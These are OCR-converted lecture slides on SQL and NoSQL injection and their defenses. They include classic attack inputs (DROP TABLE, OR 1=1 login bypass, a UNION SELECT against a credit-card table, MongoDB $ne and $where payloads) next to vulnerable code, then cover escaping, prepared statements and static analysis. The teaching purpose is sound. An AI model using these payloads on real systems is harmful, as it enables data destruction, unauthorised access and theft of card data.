
Enter Password: ●●●●●●●

Login

# User Input Becomes Part of Query


Web browser (Client)
Enter Username & Password
Web server
SELECT passwd FROM USERS WHERE uname IS '$user'
DB

# Normal Login



Web browser (Client)


Enter Username & Password

Web server

SELECT passwd FROM USERS WHERE uname IS ‘smith’

DB

# Malicious User Input



User Login - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address


C:\LearnSecurity\hidden parameter example\authuser.html

Enter User Name: '; DROP TABLE USERS; --

Enter Password: ●●●●●●

Login

# SQL Injection Attack




SELECT passwd
FROM USERS
WHERE uname
IS ‘’; **DROP TABLE USERS;** -- ’


Eliminates all user accounts

# Exploits of a Mom

http://xkcd.com/327/


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# SQL Injection: Basic Idea



- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of code injection

# Authentication with Back-End DB

```
◆set UserFound=execute(
      “SELECT * FROM UserTable WHERE
      username=‘ ”  &  form(“user”)  & “ ’ AND
      password= ‘ ”  &  form(“pwd”)  & “ ’ ” );
```

User supplies username and password, this SQL query checks if user/password combination is in the database

```
◆If not UserFound.EOF
      Authentication correct
  else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

# Using SQL Injection to Log In

- User gives username ’ OR 1=1 --
- Web server executes query

```
set UserFound=execute(
      SELECT * FROM UserTable WHERE
      username=‘’ OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty ⇒ correct “authentication”!

# Pull Data From Other Databases

- User gives username

  ’ AND 1=0
  UNION SELECT cardholder, number, exp_month, exp_year FROM creditcards
- Results of two queries are combined
- Empty table from the first query is displayed together with the entire contents of the credit card database

# Second-Order SQL Injection

- Data stored in the database can be later used to conduct SQL injection
- For example, user manages to set username to admin’ --
  - UPDATE USERS SET passwd=‘cracked’ WHERE uname=‘admin’ --’
  - This vulnerability could occur if input validation and escaping are applied inconsistently
    - Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
- Solution: treat all parameters as dangerous

# SQL Injection in the Real World

| | |
|---|---|
| CardSystems | 40M credit card accounts [Jun 2005] |
| Heartland™ PAYMENT SYSTEMS | 134M credit card accounts [Mar 2008] |
| YAHOO! | 450,000 passwords [Jul 2012] |
| CyberVor booty | 1.2 billion accounts [Reported in 2014] from 420,000 websites |

# Preventing SQL Injection

- Validate all inputs
  - Filter out any character that has special meaning
    - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
  - Check the data type (e.g., input must be an integer)
- Whitelist permitted characters
  - Blacklisting "bad" characters doesn't work
    - Forget to filter out some characters
    - Could prevent valid input (e.g., last name O'Brien)
  - Allow only well-defined set of safe values
    - Implicitly defined through regular expressions

# Escaping Quotes

- Special characters such as ’ provide distinction between data and code in queries
- For valid string inputs containing quotes, use escape characters to prevent the quotes from becoming part of the query code
- Different databases have different rules for escaping
  - Example: escape(o’connor) = o\’connor or
    escape(o’connor) = o’’connor

# Prepared Statements

- In most injection attacks, data are interpreted as code – this changes the semantics of a query or command generated by the application
- Bind variables: placeholders guaranteed to be data (not code)
- Prepared statements allow creation of static queries with bind variables; this makes the structure of the query independent of the actual inputs

# Prepared Statement: Example

[redacted] http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html

```
PreparedStatement ps =
     db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                        + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

Bind variable
(data placeholder)

- Query is parsed without data parameters
- Bind variables are typed (int, string, …)

- But beware of second-order SQL injection…


# Parameterized SQL in ASP.NET

- Builds SQL queries by properly escaping args
  - Replaces ′ with \′

```
SqlCommand cmd = new SqlCommand(
      "SELECT * FROM UserTable WHERE
      username = @User AND
      password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request["user"] );
cmd.Parameters.Add("@Pwd", Request["pwd"] );
cmd.ExecuteReader();
```

# NoSQL

- New class of distributed, scalable data stores
  - MongoDB, DynamoDB, CouchDB, Cassandra, others
- Store data in key-value pairs



| | 2012 | 2013 | 2014 | 2015 | 2016 | 2017 |
|---|---|---|---|---|---|---|
| Hadoop | $256 | $495 | $815 | $1,275 | $1,540 | $1,650 |
| NoSQL | $286 | $525 | $875 | $1,430 | $1,675 | $1,825 |
| Total | $542 | $1,020 | $1,690 | $2,705 | $3,215 | $3,475 |

*Source: Jeff Kelly, WikiBon*

# NoSQL Injection Attack (1)

http://victimHost/target.php?search[$ne]=1

```
If( $document ) {
  $document = findMongoDbDocument( $_REQUEST[‘search’], $_REQUEST[‘db’],
                                    $_REQUEST[‘collection’], true );
  $customId = true;
}
…
function findMongoDbDcoument( $id, $db
= false ) {
 ….
 ….
 // MongoDB find API
 $document = $collection->findOne( array( ‘_id’ => $id ) ) ;
}
```

$id = array( ‘$ne’ => 1 )

This operation now returns any record

# NoSQL Injection Attack (2)

http://victimHost/target.php?user=1; return 1;}//

```
..
// Build a JavaScript query from user i  ut.
$fquery = ‶ function () {
            ……
            ……
            var userType = ‶ . $_GET[‘user’]
            ………
            if( this.showprivilege == userTyp
            else return false;
          }”;
…
$result = $collection->find( array( ‘$where’ => $fquery ) );
```

This JavaScript query always returns true

```
function () {
  var userType=1;
  return 1;
} // … }
```


# Finding Injection Vulnerabilities

[Wassermann and Su. “Sound and Precise Analysis of Web Applications for Injection Vulnerabilities”. PLDI 2007]

- Static analysis of Web applications to find potential injection vulnerabilities
- Sound
  - Tool is guaranteed to find all vulnerabilities
- Precise
  - Models semantics of sanitization functions
  - Models the structure of the SQL query into which untrusted user inputs are fed

# “Essence” of SQL Injection


- Web app provides a template for the SQL query
- Attack = any query in which user input changes the intended structure of the SQL query
- Model strings as context-free grammars (CFG), track non-terminals representing tainted input
- Model string operations as language transducers
  - Example: str_replace(“ ’ ’ “, “ ’ “, $input)



*A matches any char except " ’ "*


# Phase One: Grammar Production

- Generate annotated CFG representing set of all query strings that program can generate



```
...
isset ($_GET['userid']) ?
    $userid = $_GET['userid'] : $userid = '';
if ($USER['groupid'] != 1)
{
    // permission denied
    unp_msg($gp_permserror);
        exit;
}
if ($userid == '')
{
    unp_msg($gp_invalidrequest);
    exit;
}
if (!eregi('[0-9]+', $userid))
{
    unp_msg('You entered an invalid user ID.');
    exit;
}
$getuser = $DB->query("SELECT * FROM `unp_user`"
                     ."WHERE userid='$userid'");
if (!$DB->is_single_row($getuser))
{
    unp_msg('You entered an invalid user ID.');
    exit;
}
...
```

Example code with an SQLCIV.



$$
\begin{aligned}
&\mathit{query} &&\rightarrow \mathit{query1}\ \texttt{'}\\
&\mathit{query1} &&\rightarrow \mathit{query2}\ \mathit{userid}\\
&\mathit{query2} &&\rightarrow \mathit{query3}\ \texttt{WHERE userid='}\\
&\mathit{query3} &&\rightarrow \texttt{SELECT * FROM `unp\_user`}\\
&\mathit{userid} &&\rightarrow \mathit{GETuid}\\
&\mathit{GETuid} &&\rightarrow \Sigma*\ [0\text{–}9]\ \Sigma*
\end{aligned}
$$

$\text{direct} = \{\mathit{GETuid}\}$ $\text{indirect} = \{\}$


Grammar productions of possible query strings

Direct:
data directly from users (e.g., GET parameters)

Indirect:
second-order tainted data (means what?)

# String Analysis + Taint Analysis

- Convert program into static single assignment form, then into CFG
  - Reflects data dependencies
- Model PHP filters as string transducers
  - Some filters are more complex: preg_replace(“/a([0-9]*)b/”, “x\\1\\1y”, “a01ba3b”) produces “x0101yx33y”
- Propagate taint annotations



(a)

```
$X = $UNTRUSTED;
if ($A) {
   $X = $X."s";
} else {
   $X = $X."s";
}
$Z = $X;
```

(b)


```
